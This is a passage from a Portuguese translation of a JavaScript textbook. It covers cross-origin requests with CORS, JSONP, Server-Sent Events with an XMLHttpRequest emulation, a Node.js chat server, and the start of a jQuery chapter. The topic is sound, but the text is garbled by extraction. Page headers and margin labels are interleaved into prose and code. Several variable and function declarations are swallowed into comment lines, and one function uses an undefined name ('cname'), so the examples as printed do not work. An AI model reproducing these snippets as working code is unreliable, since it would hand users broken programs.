// Se a requisição foi bem-sucedida
```

```
callback(request.responseText);
```

```
// passa a resposta para a callback.
```

```
};
```

```
request.send(null);
```

```
// Envia a requisição agora
```

```
}
```

18.1.6 Requisitando HTTP de várias origens

Como parte da política de segurança da mesma origem (Seção 13.6.2), o objeto `XMLHttpRequest` normalmente pode fazer requisições HTTP somente para o servidor do qual o documento que o utiliza foi baixado. Essa restrição fecha brechas de segurança, mas é autoritária e também impede vários usos legítimos de requisições de várias origens. Você pode usar URLs de várias origens com elementos `<form>` e `<iframe>`, e o navegador vai exibir o documento de origem múltipla resultante. Mas, por causa da política da mesma origem, o navegador não vai permitir que o script original inspecione o conteúdo do documento com várias origens. Com `XMLHttpRequest`, o conteúdo do documento é sempre exposto por meio da propriedade `responseText`; portanto a política da mesma origem não permite que `XMLHttpRequest` faça requisições com várias origens. (Note que o elemento `<script>` nunca esteve sujeito à política da mesma origem: ele vai baixar e executar qualquer script, independente da origem.

Conforme vamos ver na Seção 18.2, essa liberdade de fazer requisições com várias origens torna o elemento `<script>` uma alternativa de transporte Ajax atraente para `XMLHttpRequest`.) XHR2 permite requisições com várias origens para sites que consentem isso, enviando cabeçalhos CORS (Cross-Origin Resource Sharing) apropriados em suas respostas HTTP. Quando este livro estava sendo escrito, as versões correntes de Firefox, Safari e Chrome suportavam CORS e o IE8

suportava por meio de um objeto proprietário `XDomainRequest` que não está documentado aqui.

Como programador Web, não há nada especial que você precise fazer para que isso funcione: se o navegador suporta CORS para `XMLHttpRequest` e se o site para o qual você está tentando fazer um requisições com várias origens decidiu permitir requisições com várias origens com CORS, a política da mesma origem será abrandada e suas requisições de várias

origens simplesmente vão funcionar.

Embora não seja preciso fazer nada para que requisições com várias origens habilitadas para CORS

funcionem, é importante entender alguns detalhes sobre a segurança. Primeiro, se você passar um nome de usuário e uma senha para o método XMLHttpRequest open(), eles nunca serão enviados com uma requisição com várias origens (isso possibilitaria tentativas distribuídas de decifrar senha).

Além disso, os pedidos de várias origens em geral não incluem qualquer outra credencial de usuário: cookies e sinais de autenticação HTTP normalmente não são enviados como parte da requisição e qualquer cookie recebidos como parte de uma resposta de várias origens é descartado. Se sua requisição de várias origens exige esses tipos de credenciais para ser bem-sucedida, você deve configurar a propriedade withCredentials do objeto XMLHttpRequest como true, antes de enviar (com send()) a requisição. É incomum ter de fazer isso, mas testar a presença da propriedade withCredentials é uma maneira de saber se existe suporte para CORS em seu navegador.

O Exemplo 18-13 é um código JavaScript discreto que utiliza XMLHttpRequest para fazer requisições HTTP HEAD para baixar informações de tipo, tamanho e data sobre os recursos vinculados

Capítulo 18 Scripts HTTP 499

pelos elementos <a> em um documento. As requisições HEAD são feitas por solicitação e as informações de link resultantes são exibidas em dicas de ferramenta. O exemplo presume que essas informações não estarão disponíveis para links de várias origens, mas em navegadores habilitados para CORS, tenta baixá-las de qualquer forma.

Exemplo 18-13 Solicitando detalhes de link com HEAD e CORS

lado do client

JavaS

/**

cript do

* linkdetails.js

e

** Este módulo não obstrutivo de JavaScript localiza todos os elementos <a> que tenham*

** um atributo href, mas nenhum atributo title, e adiciona uma rotina de tratamento de*

** evento onmouseover neles. A rotina de tratamento de evento faz um pedido HEAD do*

** objeto XMLHttpRequest para buscar detalhes sobre o recurso vinculado e, então,*

** configura esses detalhes no atributo title do link para que sejam exibidos como uma*

** dica de ferramenta.*

**/*

whenReady(function() {

// Há alguma chance de que requisições com várias origens sejam bem-sucedidos?

var supportsCORS = (new XMLHttpRequest()).withCredentials !== undefined;

// Itera por todos os links do documento

var links = document.getElementsByTagName('a');

for(var i = 0; i < links.length; i++) {


```
var link = links[i];
```

```
if (!link.href) continue;
```

```
// Pula âncoras que não são hiperlinks
```

```
if (link.title) continue;
```

```
// Pula links que já têm dicas de ferramenta
```

```
// Se esse é um link de várias origens
```

```
if (link.host !== location.host || link.protocol !== location.protocol)
```

```
{
```

```
link.title = "Off-site link";
```

```
// Presume que não podemos obter mais
```

```
// informações
```

```
if (!supportsCORS) continue; // Sai agora, se não existir suporte para  
CORS
```

```
// Caso contrário, podemos saber mais sobre o link
```

// Portanto, vai em frente e registra as rotinas de tratamento de evento

// para que possamos tentar.

}

// Registra rotina de tratamento de evento para baixar detalhes do link em

// mouseover

if

(link.addEventListener)

link.addEventListener("mouseover", mouseoverHandler, false); else

link.attachEvent("onmouseover",

mouseoverHandler);

}

function mouseoverHandler(e) {

var link = e.target || e.srcElement;

// O elemento <a>

var url = link.href;

// O URL do link

var req = new XMLHttpRequest();

// Nova requisição

req.open("HEAD", url);

// Solicita apenas os cabeçalhos

req.onreadystatechange = function() {

// Rotina de tratamento de evento

if (req.readyState !== 4) return;

// Ignora requisições incompletas

500 *Parte II JavaScript do lado do cliente if (req.status === 200) {*

// Se for bem-sucedida

var type = req.getResponseHeader("Content-Type");

// Obtém

var size = req.getResponseHeader("Content-Length");

// detalhes

```
var date = req.getResponseHeader("Last-Modified");
```

```
// do link
```

```
// Exibe os detalhes em uma dica de ferramenta.
```

```
link.title = "Type: " + type + "\n" +
```

```
"Size: " + size + "\n" + "Date: " + date;
```

```
}
```

else

{

// Se a requisição falhou e o link ainda não tem uma

// dica de ferramenta "Off-site link", então exibe o erro.

if

(!link.title)

link.title = "Couldn't fetch details: \n" +

req.status + " " + req.statusText;

}

};

req.send(null);

// Remove a rotina de tratamento: queremos buscar esses cabeçalhos apenas uma vez.

if

(link.removeEventListener)

link.removeEventListener("mouseover", mouseoverHandler, false); else

link.detachEvent("onmouseover",

mouseoverHandler);

}

});

18.2 HTTP por `<script>`: JSONP

A introdução deste capítulo mencionou que um elemento `<script>` pode ser usado como mecanismo de transporte Ajax: basta configurar o atributo `src` de um elemento `<script>` (e inseri-lo no documento, caso ainda não esteja lá) e o navegador vai gerar uma requisição HTTP para baixar o URL

especificado. Os elementos `<script>` são transportes Ajax úteis por um motivo importante: eles não estão sujeitos à política da mesma origem, de modo que podem ser usados para solicitar dados de servidores que não o seu próprio. Um motivo secundário para usar elementos `<script>` é que eles decodificam (isto é, executam) automaticamente corpos de resposta que consistem em dados codificados com JSON.

Scripts e segurança

Para usar um elemento `<script>` como transporte Ajax, você tem de permitir que sua página Web execute qualquer código JavaScript que o servidor remoto opte por enviar. Isso significa que você não deve usar a técnica descrita aqui com servidores não confiáveis. E ao usá-la com servidores confiáveis, tenha em mente que se um invasor puder entrar nesse servidor, poderá assumir o controle de sua página Web, executar o código que quiser e exibir o conteúdo que desejar, sendo que esse conteúdo parecerá ser proveniente de seu site.

Dito isso, note que se tornou comum os sites usarem scripts de terceiros

confiáveis, especialmente para incorporar anúncios ou “widgets” em uma página. Usar um elemento `<script>` como transporte Ajax para se comunicar com um serviço Web confiável não tem mais perigo do que isso.

Capítulo 18 Scripts HTTP 501

A técnica de usar um elemento `<script>` como transporte Ajax se tornou conhecida como JSONP: ela funciona quando o corpo da resposta à requisição HTTP é codificado com JSON. O “P” significa “preenchimento” ou “prefixo” – isso será explicado em breve⁴.

Suponha que você escreveu um serviço que trata requisições GET e retorna dados codificados com JSON. Documentos da mesma origem podem usá-lo com `XMLHttpRequest` e `JSON.parse()`, com **lado do client**

Ja

código como o do Exemplo 18-3. Se você habilita CORS em seu servidor, documentos de várias **vaS**

origens em novos navegadores também podem usar seu serviço com `XMLHttpRequest`. Contudo, **cript do**

os documentos de várias origens em navegadores mais antigos, que não suportam CORS, só podem acessar seu serviço com um elemento `<script>`. O corpo de sua resposta JSON é (por definição) e

código JavaScript válido e o navegador vai executá-lo quando ele chegar. Executar dados codificados com JSON os decodifica, mas o resultado ainda é apenas dados, e não faz nada.

É aí que a parte P de JSONP entra em ação. Quando chamado por meio de um elemento `<script>`, seu serviço deve “preencher” sua resposta circundando-a com parênteses e prefixando-a com o nome de uma função JavaScript. Em vez de apenas enviar dados JSON, como segue:

```
[1, 2, {"buckle": "my shoe"}]
```

Ele envia uma resposta preenchida com JSON, como segue:

```
handleResponse(
```

```
[1, 2, {"buckle": "my shoe"}]
```

```
)
```

Como corpo de um elemento `<script>`, essa resposta preenchida faz algo

interessante: ela avalia os dados codificados com JSON (que, afinal, nada mais são do que uma enorme expressão JavaScript) e então os passa para a função `handleResponse()`, a qual, presumimos, o documento contêiner definiu para que faça algo de útil com os dados.

Para que isso funcione, precisamos de algum modo de dizer ao serviço que ele está sendo chamado a partir de um elemento `<script>` e deve enviar uma resposta JSONP, em vez de uma resposta JSON

pura. Isso pode ser feito com a adição de um parâmetro de consulta no URL: anexando-se `?json` (ou

`&json`), por exemplo.

Na prática, os serviços que suportam JSONP não impõem um nome de função, como “`handleResponse`”, que todos os clientes devem implementar. Em vez disso, eles usam o valor de um parâmetro de consulta para permitir que o cliente especifique um nome de função e, então, usam esse nome de função como preenchimento na resposta. O Exemplo 18-14 usa um parâmetro de consulta chamado “`jsonp`” para especificar o nome da função de callback. Muitos serviços que suportam JSONP reconhecem esse nome de parâmetro. Outro nome comum é “`callback`”, e talvez você tenha que modificar o código mostrado aqui para fazê-lo funcionar com os requisitos específicos do serviço que precise usar.

O Exemplo 18-14 define uma função `getJSONP()` que faz uma requisição JSONP. Esse exemplo é um pouco complicado e existem algumas coisas que você deve notar a respeito dele. Primeiramente, observe como ele cria um novo elemento `<script>`, configura seu URL e o insere no documento.

É essa inserção que dispara a requisição HTTP. Segundo, note que o exemplo cria uma nova função de callback interna para cada pedido, armazenando a função como uma propriedade de `getJSONP()`. Por fim, note que callback faz alguma limpeza necessária: ela remove o elemento `script` e exclui a si mesma.

4 Bob Ippolito inventou o termo “JSONP” (<http://bob.pythonmac.org/archives/2005/12/05/remote-json-jsonp/>) em 2005.

502 Parte II JavaScript do lado do cliente **Exemplo 18-14** Fazendo um pedido JSONP com um elemento `script`

```
// Faz um pedido JSONP para o URL especificado e passa os dados
```

```
// analisados da resposta para a função callback especificada. Adiciona um parâmetro de
```

*// consulta chamado "jsonp" no URL, para especificar o nome da função
callback para a*

// requisição.

function getJSONP(url, callback) {

*// Cria um nome de callback exclusivo apenas para essa requisição var
cbnum = "cb" + getJSONP.counter ++;*

// Incrementa counter a cada vez

var cbname = "getJSONP." + cbnum;

// Como uma propriedade dessa função

*// Adiciona o nome de callback na string de consulta de url, usando
codificação de*

// formulário

*// Usamos o nome de parâmetro "jsonp". Alguns serviços habilitados para
JSONP*

// podem exigir um nome de parâmetro diferente, como "callback".

if (url.indexOf("?") === -1)

// O URL ainda não tem uma seção de consulta

*url += "?jsonp=" + cbname; // adiciona o parâmetro como seção de
consulta else*

// Caso contrário,

url += "&jsonp=" + cname; // adiciona-o como um novo parâmetro.

// Cria o elemento script que vai enviar essa requisição

var script = document.createElement("script");

// Define a função callback que será chamada pelo script

getJSONP[cbnum] = function(response) {

try

{

callback(response);

// Manipula os dados da resposta

}

finally {

// Mesmo que callback ou response tenham lançado um erro

delete getJSONP[cbnum];

// Exclui essa função

script.parentNode.removeChild(script);

// Remove o script

}

};

// Agora dispara a requisição HTTP

script.src = url;

```
// Configura o url do script
```

```
document.body.appendChild(script); // Adiciona-o no documento  
  
}
```

getJSONP.counter = 0; // Um contador que usamos para criar nomes de callback exclusivos **18.3 Comet com eventos Server-Sent**

A versão preliminar do padrão dos eventos Server-Sent define um objeto EventSource que torna simples escrever aplicativos Comet. Basta passar um URL para a construtora EventSource() e, então, receber eventos message no objeto retornado:

```
var ticker = new EventSource("stockprices.php");
```

```
ticker.onmessage = function(e) {
```

```
var type = e.type;
```

```
var data = e.data;
```

```
// Agora processa o tipo de evento e as strings de dados do evento.
```

```
}
```

Capítulo 18 Scripts HTTP 503

O objeto evento associado a um evento message tem uma propriedade data que contém a string enviada pelo servidor como carga útil desse evento. O objeto evento também tem uma propriedade type, como acontece com todos os objetos evento. O valor padrão é “message”, mas a origem do evento pode especificar uma string diferente para a propriedade. Uma única rotina de tratamento de evento onmessage recebe todos os eventos da origem de evento de determinado servidor e pode enviá-los, se necessário, com base em suas propriedades type.

lado do client

JavaS

O protocolo *Server-Sent Event* é simples. O cliente inicia uma conexão com o servidor (quando **cript do**

cria o objeto *EventSource*) e o servidor mantém essa conexão aberta. Quando ocorre um evento, o servidor escreve linhas de texto na conexão. Uma transmissão de um evento possível poderia ser e

como segue:

event: bid configura o tipo do objeto evento

data: GOOG configura a propriedade *data*

data: 999

anexa uma nova linha e mais dados

uma linha em branco dispara o evento *message*

Existem alguns detalhes adicionais no protocolo que permitem fornecer identificações para os eventos e a um cliente que esteja restabelecendo a conexão, dizer ao servidor qual era a identificação do último evento que recebeu, para que um servidor possa reenviar qualquer evento que ele tenha perdido. Contudo, esses detalhes não são importantes aqui.

Uma aplicação óbvia para a arquitetura *Comet* é o chat online: um cliente de chat pode postar novas mensagens na sala de bate-papo com *XMLHttpRequest* e se inscrever no fluxo de conversa com um objeto *EventSource*. O Exemplo 18-15 demonstra como é fácil escrever um cliente de bate-papo como esse com *EventSource*.

Exemplo 18-15 Um cliente de chat simples, usando *EventSource*

```
<script>
```

```
window.onload = function() {
```

```
// Cuida de alguns detalhes da interface do usuário
```

```
var nick = prompt("Enter your nickname");
```

```
// Obtém o apelido do usuário
```

```
var input = document.getElementById("input");
```

```
// Localiza o campo de entrada
```

```
input.focus();
```

```
// Configura o foco do teclado
```

```
// Registra para notificação de novas mensagens usando EventSource var  
chat = new EventSource("/chat");
```

```
chat.onmessage = function(event) {
```

```
// Quando uma nova mensagem chega
```

```
var msg = event.data;
```

```
// Obtém o texto do objeto evento
```



```
var node = document.createTextNode(msg); // O transforma em um nó de texto
var div = document.createElement("div"); // Cria um <div>
div.appendChild(node);
```

```
// Adiciona o nó de texto em div
```

```
document.body.insertBefore(div, input); // E adiciona div antes de input
input.scrollIntoView();
```

```
// Garante que o elemento input seja
```

```
// visível
```

```
}
```

```
// Posta as mensagens do usuário no servidor usando XMLHttpRequest
input.onchange = function() {
```

```
// Quando o usuário pressiona return
```

```
504 Parte II JavaScript do lado do cliente var msg = nick + ": " +
input.value;
```

```
// Nome de usuário mais entrada do usuário
```

```
var xhr = new XMLHttpRequest();
```

```
// Cria novo XHR
```

```
xhr.open("POST", "/chat");
```

```
// para postar (com POST) em /chat.
```

```
xhr.setRequestHeader("Content-Type",
```

```
// Especifica texto UTF-8 puro
```

```
"text/plain;charset = UTF-8");
```

```
xhr.send(msg);
```

```
// Envia a mensagem
```

```
input.value = "";
```

```
// Apronta-se para mais entrada
```

```
}
```

```
};
```

```
</script>
```

<!-- A interface com o usuário para chat é apenas um campo de entrada

de texto -->

<!-- Novas mensagens de chat serão inseridas antes desse campo de entrada -->

<input id="input" style="width:100%"/> Quando este livro estava sendo escrito, EventSource era suportado no Chrome e no Safari, sendo esperado que o Mozilla o implementasse no primeiro lançamento após o Firefox 4.0. Nos navegadores (como o Firefox) cuja implementação de XMLHttpRequest dispara um evento readystatechange (para readyState 3) quando há download em andamento, é relativamente fácil simular EventSource com XMLHttpRequest, e o Exemplo 18-16 mostra como isso pode ser feito. Com esse módulo de simulação, o Exemplo 18-15 funciona no Chrome, no Safari e no Firefox. (O Exemplo 18-16 não funciona no IE nem no Opera, pois suas implementações de XMLHttpRequest não geram eventos durante um download.) **Exemplo 18-16** Simulando EventSource com XMLHttpRequest

// Simula a API EventSource para navegadores que não a suportam.

// Exige um objeto XMLHttpRequest que envie eventos readystatechange quando

// há novos dados escritos em uma conexão HTTP de longa duração. Note que

// esta não é uma implementação completa da API: ela não suporta a

// propriedade readyState, o método close() nem os eventos open e error.

// Além disso, o registro de evento para eventos message é feito apenas por meio da

// propriedade onmessage -- esta versão não define um método addEventListener.

if (window.EventSource === undefined) {

// Se EventSource não estiver definido,

window.EventSource = function(url) {

// simula-o deste modo.

var

xhr;

// Nossa conexão HTTP...

var evtsrc = this;

// Usado nas rotinas de tratamento de evento.

var charsReceived = 0;

// Para que possamos identificar o que é novo.

var type = null;

// Para verificar o tipo de resposta da propriedade.

var data = "";

// Contém dados da mensagem

```
var eventName = "message"; // O campo de tipo de nossos objetos evento  
var lastEventId = "";
```

```
// Para sincronizar novamente com o servidor
```

```
var retrydelay = 1000;
```

```
// Atraso entre tentativas de conexão
```

```
var aborted = false;
```

```
// Configura como true para abandonar a conexão
```

```
// Cria um objeto XHR
```

```
xhr = new XMLHttpRequest();
```

```
// Define uma rotina de tratamento de evento para ele
```

```
xhr.onreadystatechange = function() {
```

```
switch(xhr.readyState)
```

```
{
```

```
case 3: processData(); break;
```

```
// Quando um trecho de dados chega
```

```
case 4: reconnect(); break;
```

```
// Quando a requisição fecha
```

```
}
```

```
};
```

Capítulo 18 Scripts HTTP 505

```
// E estabelece uma conexão de longa duração por meio dele
```

```
connect();
```

```
// Se a conexão se fecha normalmente, espera um segundo e tenta reiniciar  
function reconnect() {
```

```
if (aborted) return;
```

```
// Não refaz a conexão após um cancelamento
```

```
if (xhr.status >= 300) return;
```

// Não refaz a conexão após um erro

lado do client

Ja

*setTimeout(connect, retrydelay); // Espera um pouco e depois refaz a
conexão* **vaS**

};

cript do

// É assim que estabelecemos uma conexão

e

function connect() {

charsReceived = 0;

type = null;

xhr.open("GET",

url);

xhr.setRequestHeader("Cache-Control",

```
"no-cache");
```

```
if (lastEventId) xhr.setRequestHeader("Last-Event-ID", lastEventId);  
xhr.send();
```

```
}
```

```
// Cada vez que dados chegam, processa-os e dispara a rotina de  
tratamento de
```

```
// onmessage
```

```
// Esta função trata dos detalhes do protocolo Server-Sent Events function  
processData() {
```

```
if (!type) {
```

```
// Verifica o tipo de resposta, se ainda não verificamos
```


type

=

xhr.getResponseHeader('Content-Type');

if (type !== "text/event-stream") {

aborted

=

true;

xhr.abort();

return;

}

}

// Monitora o quanto recebemos e obtém apenas a

// parte da resposta que ainda não processamos.

var chunk = xhr.responseText.substring(charsReceived);

charsReceived = xhr.responseText.length;

// Decompõe o trecho de texto em linhas e itera por elas.

*var lines = chunk.replace(/(\r\n|\r|\n)/g, "").split(/(\r\n|\r|\n/);
for(var i = 0; i < lines.length; i++) {*

```
var line = lines[i], pos = line.indexOf(":"); name, value = ""; if (pos == 0) continue; // Ignora comentários
```

```
if (pos > 0) {
```

```
// campo nome:valor
```

name

=

line.substring(0,pos);

value

=

line.substring(pos + 1);

if (value.charAt(0) == " ") value = value.substring(1);

}

else name = line;

// somente nome de campo

switch(name)

{

case "event": eventName = value; break;

case "data": data += value + "\n"; break;

case "id": lastEventId = value; break;

case "retry": retrydelay = parseInt(value) || 1000; break; default:

break;

// Ignora qualquer outra linha

}

506 *Parte II JavaScript do lado do cliente if (line == "") { // Uma linha em branco significa enviar o evento if (evtsrc.onmessage && data !*
== "") {

// Corta nova linha à direita, se houver uma

if

(data.charAt(data.length-1)

==

"\n")

data

=

data.substring(0,

data.length-1);

evtsrc.onmessage({

// Este é um objeto Event falsificado

type: eventName,

// tipo do evento

data: data,

// dados do evento

origin: url

// a origem dos dados

});

}

data

=

"";

continue;

}

}

}

};

}

Concluimos essa exploração da arquitetura Comet com um exemplo de servidor. O Exemplo 18-17

é um servidor HTTP personalizado, escrito em JavaScript do lado do servidor para o ambiente do lado do servidor Node (Seção 12.2). Quando um cliente solicita o URL raiz “”, ele envia o código de cliente de chat mostrado no Exemplo 18-15 e o código de simulação do Exemplo 18-16. Quando um cliente faz uma requisição GET solicitando o URL “chat”, ele salva o fluxo de resposta em um array e mantém essa conexão aberta. E quando um cliente faz um pedido POST solicitando “chat”, ele usa o corpo da requisição como mensagem de bate-papo e o grava, com o prefixo Server-Sent Events “data:”, em cada um dos fluxos de resposta abertos. Se você instalar Node, poderá executar esse exemplo de servidor de forma local. Ele recebe na porta 8000; portanto, após iniciar o servidor, você apontaria seu navegador para <http://localhost:8000> para conectar e começar a bater papo consigo mesmo.

Exemplo 18-17 *Um servidor de chat dos eventos Server-Sent personalizado*

// Isto é JavaScript do lado do servidor para execução com NodeJS.

// Implementa uma sala de chat muito simples e completamente anônima.

// Posta (com POST) novas mensagens em chat ou obtém (com GET) um fluxo de textoeventos

// de mensagens

// do mesmo URL. Fazer uma requisição GET para / retorna um arquivo HTML simples

// contendo a interface com o usuário de chat do lado do cliente.

var http = require('http');

// API de servidor HTTP NodeJS

// O arquivo HTML para o cliente de chat. Usado a seguir.

*var clientui = require('fs').readFileSync("chatclient.html"); var emulation
= require('fs').readFileSync("EventSourceEmulation.js");*

*// Um array de objetos ServerResponse para o qual vamos enviar eventos
var clients = [];*

*// Envia um comentário para os clientes a cada 20 segundos para que eles
não*

// fechem a conexão e depois a restabeleçam

setInterval(function() {

clients.forEach(function(client)

{

client.write("ping\n");

});

Capítulo 18 Scripts HTTP 507

}, 20000);

// Cria um novo servidor

var server = new http.Server();

*// Quando o servidor recebe uma nova requisição, executa esta função
server.on("request", function (request, response) {*

lado do client

Ja

// Analisa o URL solicitado

vaS

var url = require('url').parse(request.url);

cript do

// Se o pedido foi para "/", envia a interface com o usuário de chat do lado do e

// cliente.

if (url.pathname === "/") { // Um pedido para a interface com o usuário de chat response.writeHead(200, {"Content-Type": "text/html"}); response.write("<script>" + emulation + "</script>"); response.write(clientui);

response.end();

return;

}

// Envia 404 para qualquer requisição que não seja "/chat"

else if (url.pathname !== "/chat") {

response.writeHead(404);

response.end();

return;

}

// Se a requisição foi uma postagem, então um cliente está postando uma nova mensagem if (request.method === "POST") {

```
request.setEncoding("utf8");
```

```
var body = "";
```

```
// Quando obtemos um trecho de dados, adiciona-o no corpo
```

```
request.on("data", function(chunk) { body += chunk; });
```

```
// Quando a requisição está pronta, envia uma resposta vazia
```

```
// e transmite a mensagem para todos os clientes que estiverem recebendo.
```

```
request.on("end", function() {
```

```
response.writeHead(200); // Responde à requisição
```

```
response.end();
```

```
// Formata a mensagem no formato fluxo de texto/eventos
```

// Certifica-se de que cada linha seja prefixada com "data:" e que seja

// terminada com duas novas linhas.

```
message = 'data: ' + body.replace('\n', '\ndata: ') + "\r\n\r\n";
```

// Agora envia essa mensagem para todos os clientes que estiverem recebendo
clients.forEach(function(client) { client.write(message); });

```
});
```

```
}
```

// Caso contrário, um cliente está solicitando um fluxo de mensagens else

```
{
```

// Configura o tipo de conteúdo e envia um evento message inicial
response.writeHead(200, {'Content-Type': "text/event-stream" });
response.write("data:

```
Connected\n\n");
```

// Se o cliente fecha a conexão, remove o objeto

// resposta correspondente do array de clientes ativos

```
request.connection.on("end", function() {
```

508 *Parte II JavaScript do lado do cliente*

```
clients.splice(clients.indexOf(response),
```

```
1);
```

```
response.end();
```

```
});
```

// Lembra o objeto resposta para que possamos enviar futuras mensagens para ele clients.push(response);

```
}
```

```
});
```

// Executa o servidor na porta 8000. Conecta-se em http://localhost:8000/ para usá-lo.

```
server.listen(8000);
```

Capítulo 19

A biblioteca jQuery

JavaScript tem uma API básica intencionalmente simples e uma API do lado do cliente demasiada-mente complicada, desfigurada por grandes incompatibilidades entre os navegadores. A chegada do IE9 elimina a pior dessas incompatibilidades, mas muitos programadores acham mais fácil escrever aplicativos Web usando uma estrutura ou uma biblioteca utilitária de JavaScript para simplificar tarefas comuns e ocultar as diferenças entre os navegadores. Quando este livro estava sendo produzido, uma das bibliotecas mais populares era a jQuery1.

Como a biblioteca jQuery se tornou tão utilizada, os desenvolvedores Web devem conhecê-la – mesmo que você não a utilize em seu próprio código, é provável que a encontre em código escrito por outras pessoas. Felizmente, a jQuery é estável e pequena o suficiente para ser documentada neste livro. Você vai encontrar uma introdução abrangente neste capítulo e a Parte IV contém uma referência rápida da jQuery. Os métodos da jQuery não têm entradas individuais na seção de referência, mas a jQuery fornece um resumo de cada método.

A jQuery torna fácil encontrar os elementos importantes de um documento e então manipulá-los, adicionando conteúdo, editando atributos HTML e propriedades CSS, definindo rotinas de tratamento de evento e fazendo animações. Ela também tem utilitários Ajax para fazer requisições HTTP

dinamicamente e funções utilitárias de uso geral para trabalhar com objetos e arrays.

Conforme seu nome implica, a biblioteca jQuery se concentra em consultas (*query*, em inglês).

Uma consulta típica utiliza um seletor CSS para identificar um conjunto de elementos do documento e retorna um objeto representando esses elementos. Esse objeto retornado fornece muitos métodos úteis para operar como um grupo nos elementos coincidentes. Quando possível, esses métodos retornam o objeto no qual são chamados, o que permite usar um idioma de encadeamento de métodos sucinto. As seguintes características são a base do poder e da utilidade da jQuery:

- Uma sintaxe expressiva (seletores CSS) para se referir aos elementos do documento

- Um método de consulta eficiente para localizar o conjunto de elementos do documento que correspondem a um seletor CSS

1 Outras bibliotecas normalmente usadas e não abordadas neste livro incluem Prototype, YUI e dojo. Pesquise “bibliotecas JavaScript” na Web para encontrar muitas outras.

510 Parte II JavaScript do lado do cliente

- Um conjunto de métodos úteis para manipular os elementos selecionados

- Técnicas de programação funcional poderosas para operar nos conjuntos de elementos como um grupo, em vez de um por vez

- Um idioma (encadeamento de métodos) sucinto para expressar sequências de operações Este capítulo começa com uma introdução à jQuery que mostra como fazer consultas simples e como trabalhar com os

resultados. As seções a seguir explicam:

- *Como configurar atributos HTML, estilos e classes CSS, valores e conteúdo de elemento, geometria e dados de formulário HTML*
- *Como alterar a estrutura de um documento, inserindo, substituindo, empacotando e excluindo elementos*
- *Como usar o modelo de evento independente de navegador da jQuery*
- *Como produzir efeitos visuais animados com jQuery*
- *Utilitários Ajax da jQuery para fazer scripts de requisições HTTP*
- *Funções utilitárias da jQuery*
- *A sintaxe completa dos seletores da jQuery e como usar métodos de seleção avançados da jQuery*
- *Como estender a jQuery usando e escrevendo plugins*
- *A biblioteca jQuery UI (para interface do usuário)*

19.1 Fundamentos da jQuery

A biblioteca jQuery define uma única função global chamada jQuery(). Essa função é utilizada com tanta frequência que a biblioteca também define o símbolo global \$ como atalho para ela. Esses são os dois únicos símbolos que a jQuery define no espaço de nomes global2.

Essa única função global com dois nomes é a principal função de consulta da jQuery. Aqui, por exemplo, você pode ver como solicitamos o conjunto de todos os elementos `<div>` em um documento: `var divs = $("div");`

O valor retornado por essa função representa um conjunto de zero ou mais elementos DOM e é conhecido como objeto jQuery. Note que `jQuery()` é uma função fábrica e não uma construtora: ela retorna um objeto recém-criado, mas não é usada com a palavra-chave `new`. Os objetos jQuery definem muitos métodos para operar nos conjuntos de elementos que representam, sendo que a maior parte do capítulo é dedicada à explicação desses métodos. A seguir, por exemplo, está um código que localiza, realça e exibe rapidamente todos os elementos `<p>` ocultos que têm a classe “details”: `$("#p.details").css("background-color", "yellow").show("fast");` 2 Se você usa `$` em seu próprio código ou está usando outra biblioteca, como a Prototype, que utiliza `$`, pode chamar jQuery.

`noConflict()` para restaurar `$` ao seu valor original.

Capítulo 19 A biblioteca jQuery 511

O método `css()` opera no objeto jQuery retornado por `$( )` e retorna esse mesmo objeto, de modo que o método `show()` pode ser chamado em seguida, em um “encadeamento de métodos” compacto. Esse idioma de encadeamento de métodos é comum na programação com jQuery. Como outro exemplo, o código a seguir localiza todos os elementos do documento que têm a classe CSS

“clicktohide” e registra uma rotina de tratamento de evento em cada um. Essa rotina de tratamento de evento é chamada quando o usuário clica no elemento, e faz o elemento “deslizar” e desaparecer **lado do client**

Jav

lentamente:

aScript do

`$(".clicktohide").click(function() { $(this).slideUp("slow"); });` e

Obtendo a jQuery

A biblioteca jQuery é software livre. Você pode baixá-la no endereço <http://jquery.com>. Uma vez que tenha o código, você pode incluí-lo em suas páginas Web com um elemento `<script>` como o seguinte:

`<script src = "jquery-1.4.2.min.js"> </script>` O “min” no nome de

arquivo anterior indica que essa é a versão minimizada da biblioteca, com comentário-

rios e espaços em branco desnecessários removidos e os identificadores internos substituídos pelos mais curtos.

Outra maneira de usar a jQuery em seus aplicativos Web é permitir que uma rede de distribuição de conteúdo a forneça, usando um URL como um dos seguintes:

<http://code.jquery.com/jquery-1.4.2.min.js>

<http://ajax.microsoft.com/ajax/jquery/jquery-1.4.2.min.js>

<http://ajax.googleapis.com/ajax/libs/jquery/1.4.2/jquery.min.js>

Este capítulo documenta a jQuery versão 1.4. Se estiver usando uma versão diferente, substitua o número de versão “1.4.2” nos URLs anteriores conforme for necessário³. Se você usa Google CDN, pode usar “1.4”

para obter a versão mais recente da série 1.4.x ou apenas “1”, para obter a versão mais atualizada anterior a 2.0. A principal vantagem de carregar a jQuery a partir de URLs bem conhecidos como esses é que, devido à popularidade da jQuery, os visitantes de seu site provavelmente já vão ter uma cópia da biblioteca na cache de seus navegadores e nenhum download vai ser necessário.

19.1.1 A função jQuery()

A função jQuery() (também conhecida como \$()) é a mais importante da biblioteca jQuery. Contudo, ela é bastante sobrecarregada e existem quatro maneiras diferentes de chamá-la.

A primeira de chamar \$() e mais comum maneira é passar um seletor CSS (uma string) para ela.

Quando chamada desse modo, ela retorna o conjunto de elementos do documento atual que coincidem com o seletor. A jQuery suporta a maior parte da sintaxe de seletor CSS³, além de algumas extensões próprias. Os detalhes completos da sintaxe de seletor da jQuery estão na Seção 19.8.1. Se você passa um elemento ou um objeto jQuery como segundo argumento para \$(), ela retorna ape-³ Quando este capítulo foi escrito, a versão atual da jQuery era 1.4.2. Quando o livro ia ser impresso, a jQuery 1.5 tinha acabado de ser lançada. As alterações feitas na jQuery 1.5 envolvem principalmente a função utilitária Ajax e serão mencionadas de passagem na Seção 19.6.

512 Parte II JavaScript do lado do cliente nas os descendentes correspondentes do elemento (ou elementos) especificado. Esse valor opcional do segundo argumento define o ponto (ou pontos) de partida para a consulta e é frequentemente chamado de contexto.

